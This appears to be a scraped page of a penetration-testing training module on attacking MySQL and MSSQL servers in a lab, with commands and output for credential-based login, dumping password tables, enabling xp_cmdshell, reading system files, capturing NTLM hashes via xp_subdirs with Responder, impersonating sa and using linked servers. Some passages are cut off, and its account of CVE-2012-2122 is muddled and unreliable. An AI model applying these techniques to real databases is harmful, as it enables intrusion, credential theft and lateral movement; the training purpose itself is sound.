

Attacking SQL Databases

MySQL and Microsoft SQL Server (MSSQL) are relational database management systems that store data in a database. Many relational database systems like MSSQL & MySQL use the Structured Query Language (SQL) for querying the database.

Databases hosts are considered to be high targets since they are responsible for storing all kinds of sensitive data, limited to, user credentials, Personal Identifiable Information (PII), business-related data, and payment information. Those services often are configured with highly privileged users. If we gain access to a database, we may exploit those privileges for more actions, including lateral movement and privilege escalation.

Enumeration

By default, MSSQL uses ports TCP/1433 and UDP/1434, and MySQL uses TCP/3306. However, when MSSQL is configured for remote connections, it uses the TCP/2433 port. We can use Nmap's default scripts -sC option to enumerate database services on a host.

Banner Grabbing

Attacking SQL Databases

```
dbcyph0n@htb[/htb]$ nmap -Pn -sV -sC -p1433 10.10.10.125
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be faster.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-26 02:09 BST
Nmap scan report for 10.10.10.125
Host is up (0.0099s latency).
```

```
PORT      STATE SERVICE  VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: mssql-test
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: mssql-test.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|   Product_Version: 10.0.17763
```

Authentication Mechanisms

Microsoft SQL Server (MSSQL) supports two [authentication modes](#), which means that users can be created in Windows or the SQL Server.

Authentication Type	Description
Windows authentication mode	This is the default, often referred to as integrated security because the SQL Server security is integrated with Windows/Active Directory. Specific Windows user and group accounts are trusted to log in to SQL Server. Users who have already been authenticated do not have to present additional credentials.
Mixed mode	Mixed mode supports authentication by Windows/Active Directory accounts and SQL Server. Users who are not maintained within SQL Server.

MySQL also supports different [authentication methods](#), such as username and password, as well as Windows authentication (if required). In addition, administrators can [choose an authentication mode](#) for many reasons, including compatibility and performance. However, depending on which method is implemented, misconfigurations can occur.

In the past, there was a vulnerability [CVE-2012-2122](#) in MySQL 5.6.x servers, among others, that allowed an attacker to bypass authentication by repeatedly using the same incorrect password for the given account because the [timing attack](#) vulnerability was not properly handled authentication attempts.

In this timing attack, MySQL repeatedly attempts to authenticate to a server and measures the time it takes to receive a response for each attempt. By measuring the time it takes the server to respond, we can determine when the correct password is used, even if the server does not indicate success or failure.

In the case of MySQL 5.6.x, the server takes longer to respond to an incorrect password than to a correct one. If we repeatedly attempt to authenticate with the same incorrect password, we will eventually receive a response indicating that the password is correct, even though it was not.

Misconfigurations

Misconfigured authentication in SQL Server can let us access the service without credentials if anonymous access is enabled, or if a user without a password is configured, or any user, group, or machine is allowed to access the SQL Server.

Privileges

Depending on the user's privileges, we may be able to perform different actions within a SQL Server, such as creating or modifying databases, tables, or views.

It is crucial to understand how SQL syntax works. We can use the free [SQL Injection Fundamentals](#) module to learn the syntax. Even though this module covers MySQL, MSSQL and MySQL syntax are pretty similar.

Read/Change the Database

Let's imagine we gained access to a SQL Database. First, we need to identify existing databases on the server, then the tables each database contains, and finally, the contents of each table. Keep in mind that we may find databases with hundreds of tables. When getting access to the data, we will need to pick which tables may contain interesting information to continue our attack, such as usernames and passwords, tokens, configurations, and more. Let's see how we can do this:

MySQL - Connecting to the SQL Server

Attacking SQL Databases

```
dbcyp0n@htb[/htb]$ mysql -u julio -pPassword123 -h 10.129.20.13
```

```
Welcome to the MariaDB monitor. Commands end with ; or \g.
```

```
Your MySQL connection id is 8
```

```
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MySQL [(none)]>
```

Sqlcmd - Connecting to the SQL Server

Attacking SQL Databases

```
C:\htb> sqlcmd -S SRVMSSQL -U julio -P 'MyPassword!' -y 30 -Y 30
```

```
1>
```

Note: When we authenticate to MSSQL using `sqlcmd` we can use the parameters `-y` (SQLCMDMAXVARTYPEWIDTH) and `-Y` (SQLCMDMAXFIXEDTYPEWIDTH) for better looking output. Keep in mind it may affect performance.

If we are targetting `MSSQL` from Linux, we can use `sqsh` as an alternative to `sqlcmd`:

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL>
```

Note: When we authenticate to MSSQL using `sqsh` we can use the parameters `-h` to disable headers and

When using Windows Authentication, we need to specify the domain name or the hostname of the target. If we specify a domain or hostname, it will assume SQL Authentication and authenticate against the users created in the domain or hostname, it will use Windows Authentication. If we are targetting a local account, we can use `.\accountname` or `.\accountname`. The full command would look like:

Attacking SQL Databases

```
dbcyp0n@htb[/htb]$ sqsh -S 10.129.203.7 -U .\julio -P 'MyPassword!' -h

sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1>
```

SQL Default Databases

Before we explore using SQL syntax, it is essential to know the default databases for `MySQL` and `MSSQL`. These databases provide information about the database itself and help us enumerate database names, tables, columns, etc. With access to these databases, we can view system stored procedures, but they usually don't contain company data.

Note: We will get an error if we try to list or connect to a database we don't have permissions to.

`MySQL` default system schemas/databases:

- `mysql` - is the system database that contains tables that store information required for the operation of the MySQL server
- `information_schema` - provides access to database metadata
- `performance_schema` - is a feature for monitoring MySQL Server execution at a low overhead

```
mysql> SHOW DATABASES;

+-----+
| Database |
+-----+
| information_schema |
| htbusers |
+-----+
2 rows in set (0.00 sec)
```

If we use `sqlcmd`, we will need to use `GO` after our query to execute the SQL syntax.

Attacking SQL Databases

```
1> SELECT name FROM master.dbo.sysdatabases
2> GO
```

```
name
```

```
-----
```

```
master
```

```
tempdb
```

```
model
```

```
msdb
```

```
htbusers
```

Select a Database

Attacking SQL Databases

```
mysql> USE htbusers;
```

```
Database changed
```

Attacking SQL Databases

```
1> USE htbusers
```

```
2> GO
```

```
Changed database context to 'htbusers'.
```

Show Tables

```
2> GO
```

```
table_name
```

```
-----
```

```
actions
```

```
permissions
```

```
permissions_roles
```

```
permissions_users
```

```
roles
```

```
roles_users
```

```
settings
```

```
users
```

```
(8 rows affected)
```

Select all Data from Table "users"

Attacking SQL Databases

```
mysql> SELECT * FROM users;
```

```
+-----+-----+-----+-----+
| id | username      | password | date_of_joining |
+-----+-----+-----+-----+
| 1 | admin         | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
| 3 | john          | john123! | 2020-07-02 11:47:16 |
| 4 | tom           | tom123!  | 2020-07-02 12:23:16 |
+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Attacking SQL Databases

```
1> SELECT * FROM users
```

```
2> go
```

id	username	password	data_of_joining
1	admin	p@ssw0rd	2020-07-02 00:00:00.000
2	administrator	adm1n_p@ss	2020-07-02 11:30:50.000
3	john	john123!	2020-07-02 11:47:16.000
4	tom	tom123!	2020-07-02 12:23:16.000

```
(4 rows affected)
```

XP_CMDSHELL

Attacking SQL Databases

```
1> xp_cmdshell 'whoami'
2> GO
```

output

```
-----
no service\mssql$sqlexpress
NULL
(2 rows affected)
```

If `xp_cmdshell` is not enabled, we can enable it, if we have the appropriate privileges, using the following

Code: `mssql`

```
-- To allow advanced options to be changed.
EXECUTE sp_configure 'show advanced options', 1
GO

-- To update the currently configured value for advanced options.
RECONFIGURE
GO

-- To enable the feature.
EXECUTE sp_configure 'xp_cmdshell', 1
GO

-- To update the currently configured value for this feature.
RECONFIGURE
GO
```

There are other methods to get command execution, such as adding [extended stored procedures](#), [CLR Assemblies](#), [SQL Server Agent Jobs](#), and [external scripts](#). However, besides those methods there are also additional functionalities that can be used. One of them is the `osql` command that is used to elevate privileges by creating new entries in the Windows registry. Nevertheless, this is outside the scope of this module.

`MySQL` supports [User Defined Functions](#) which allows us to execute C/C++ code as a function within SQL.

In **MySQL**, a global system variable `secure_file_priv` limits the effect of data import and export operations, such as `LOAD DATA` and `SELECT ... INTO OUTFILE` statements and the `LOAD_FILE()` function. These operations are restricted to files in the directory specified by `secure_file_priv`. Users who have the `FILE` privilege.

`secure_file_priv` may be set as follows:

- If empty, the variable has no effect, which is not a secure setting.
- If set to the name of a directory, the server limits import and export operations to files in that directory. The directory must exist; the server does not create it.
- If set to `NULL`, the server disables import and export operations.

In the following example, we can see the `secure_file_priv` variable is empty, which means we can read and write files in the current directory.

MySQL - Secure File Privileges

Attacking SQL Databases

```
mysql> show variables like "secure_file_priv";
```

```
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv |      |
+-----+-----+
```

```
1 row in set (0.005 sec)
```

To write files using **MSSQL**, we need to enable **Ole Automation Procedures**, which requires admin privileges. We can use the `sp_configure` stored procedure to create the file:

MSSQL - Enable Ole Automation Procedures

Attacking SQL Databases

```
1> sp_configure 'show advanced options', 1
2> GO
3> RECONFIGURE
4> GO
5> sp_configure 'Ole Automation Procedures', 1
```

By default, **MSSQL** allows file read on any file in the operating system to which the account has read access.
query:

Read Local Files in MSSQL

Attacking SQL Databases

```
1> SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS BulkColumn
2> GO
```

BulkColumn

```
-----
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to hostnames. Each
# entry should be kept on an individual line. The IP address should
```

(1 rows affected)

As we previously mentioned, by default a **MySQL** installation does not allow arbitrary file read, but if the connection is made with the appropriate privileges, we can read files using the following methods:

MySQL - Read Local Files in MySQL

Attacking SQL Databases

```
mysql> select LOAD_FILE("/etc/passwd");
```

```
+-----+
| LOAD_FILE("/etc/passwd")
+-----+
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

<SNIP>

subdirectory	depth
--------------	-------

XP_SUBDIRS Hash Stealing

Attacking SQL Databases

```
1> EXEC master..xp_subdirs '\\10.10.110.17\share\'
2> GO
```

HResult 0x55F6, Level 16, State 1

```
xp_subdirs could not access '\\10.10.110.17\share\*.*': FindFirstFile() returned error
```

If the service account has access to our server, we will obtain its hash. We can then attempt to crack the h

XP_SUBDIRS Hash Stealing with Responder

Attacking SQL Databases

```
dbcyph0n@htb[/htb]$ sudo responder -I tun0
```

.

<SNIP>

```
[+] Listening for events...
```

```
[SMB] NTLMv2-SSP Client      : 10.10.110.17
```

```
[SMB] NTLMv2-SSP Username : SRVMSSQL\demouser
```

```
[SMB] NTLMv2-SSP Hash      : demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E24
```

XP_SUBDIRS Hash Stealing with impacket

Attacking SQL Databases

```
dbcyph0n@htb[/htb]$ sudo impacket-smbserver share ./ -smb2support
```

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

```
[*] Config file parsed
```

```
[*] Callback added for UUID 4B324EC8-1670-01D3-1278-5A47BE6FE188 V:3.0
```

privileges must be explicitly assigned. We can use the following query to identify users we can impersonate:

Identify Users that We Can Impersonate

Attacking SQL Databases

```
1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> GO
```

name

sa

ben

valentin

(3 rows affected)

To get an idea of privilege escalation possibilities, let's verify if our current user has the sysadmin role:

Verifying our Current User and Role

Attacking SQL Databases

```
1> SELECT SYSTEM_USER
2> SELECT IS_SRVROLEMEMBER('sysadmin')
3> go
```

julio

(1 rows affected)

0

(1 rows affected)

As the returned value **0** indicates, we do not have the sysadmin role, but we can impersonate the **sa** user.

execute the same commands. To impersonate a user, we can use the Transact-SQL statement **EXECUTE AS**

Note: It's recommended to run `EXECUTE AS LOGIN` within the master DB, because all users, by default, have access to the master DB. If the user you are trying to impersonate doesn't have access to the DB you are connecting to it will present an error. To connect to the master DB using `USE master`.

We can now execute any command as a sysadmin as the returned value `1` indicates. To revert the operation to the original user, we can use the Transact-SQL statement `REVERT`.

Note: If we find a user who is not sysadmin, we can still check if the user has access to other databases or servers.

Communicate with Other Databases with MSSQL

`MSSQL` has a configuration option called `linked servers`. Linked servers are typically configured to enable the execution of a Transact-SQL statement that includes tables in another instance of SQL Server, or another database product.

If we manage to gain access to a SQL Server with a linked server configured, we may be able to move laterally. Database Administrators can configure a linked server using credentials from the remote server. If those credentials are valid, we may be able to execute commands in the remote SQL instance. Let's see how we can identify and execute commands through linked servers.

Identify linked Servers in MSSQL

Attacking SQL Databases	
<pre>1> SELECT srvname, isremote FROM sys.servers 2> GO</pre>	
<pre>srvname</pre>	<pre>isremote</pre>
<pre>-----</pre>	<pre>-----</pre>
<pre>DESKTOP-MFERMN4\SQLEXPRESS</pre>	<pre>1</pre>
<pre>10.0.0.12\SQLEXPRESS</pre>	<pre>0</pre>
<pre>(2 rows affected)</pre>	

As we can see in the query's output, we have the name of the server and the column `isremote`, where `1` means it is a linked server. We can see `sys.servers` Transact-SQL for more information.

Next, we can attempt to identify the user used for the connection and its privileges. The `EXECUTE AS` statement allows us to execute commands through linked servers. We add our command between parenthesis and specify the linked server name.

attacking these database types as well as others, such as [PostgreSQL](#), SQLite, Oracle, [Firebase](#), and [MongoDB](#). It is worth taking some time to read up on these database technologies and some of the other modules. It is worth taking some time to read up on these database technologies and some of the other modules well.

VPN Servers

 **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.


Existing PwnBox instances will automatically switch to the new VPN server.

EU Academy 4

PROTOCOL

 UDP 1337  TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

Terminate Pwnbox to switch location

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): [Click here to spawn the target system!](#)

 Authenticate to with user "[htbdbuser](#)" and password "[MSSQLAccess01!](#)"

+ 1 

What is the password for the "mssqlsvc" user?

Submit your answer here...

+10 Streak pts

+ 1 

Enumerate the "flagDB" database and submit a flag as your answer.

Submit your answer here...

+10 Streak pts

← Previous

Next →

 Cheat Sheet

 Resources

? Go to Questions

Table of Contents

Introduction

Interacting with Common Services

Protocol Specific Attacks

The Concept of Attacks

Service Misconfigurations

 [Attacking RDP](#)[Latest RDP Vulnerabilities](#)

DNS

 [Attacking DNS](#)[Latest DNS Vulnerabilities](#)

SMTP

 [Attacking Email Services](#)[Latest Email Service Vulnerabilities](#)

Skills Assessment

 [Attacking Common Services - Easy](#) [Attacking Common Services - Medium](#) [Attacking Common Services - Hard](#)

My Workstation

OFFLINE

 [Start Instance](#) / 1 spawns left